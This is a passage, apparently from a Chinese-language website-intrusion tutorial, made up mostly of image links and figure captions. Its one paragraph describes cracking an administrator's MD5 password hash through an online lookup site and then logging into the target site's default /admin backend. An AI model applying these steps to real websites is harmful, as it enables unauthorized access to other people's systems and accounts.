


图3




图4

把上边得到的密码MD5散列拿到www.cmd5.com上来查询一下，成功的查询出了密码，原来密码是liuqing，如图5。管理员用户名和密码都有了，现在我们就可以登录对方的后台来看看了，后台默认地址就是网站根目录下的admin目录，直接在网站后面添加一个admin就可以打开网站后台了，如图6。




图5




图6




图 7




图 8




图 9

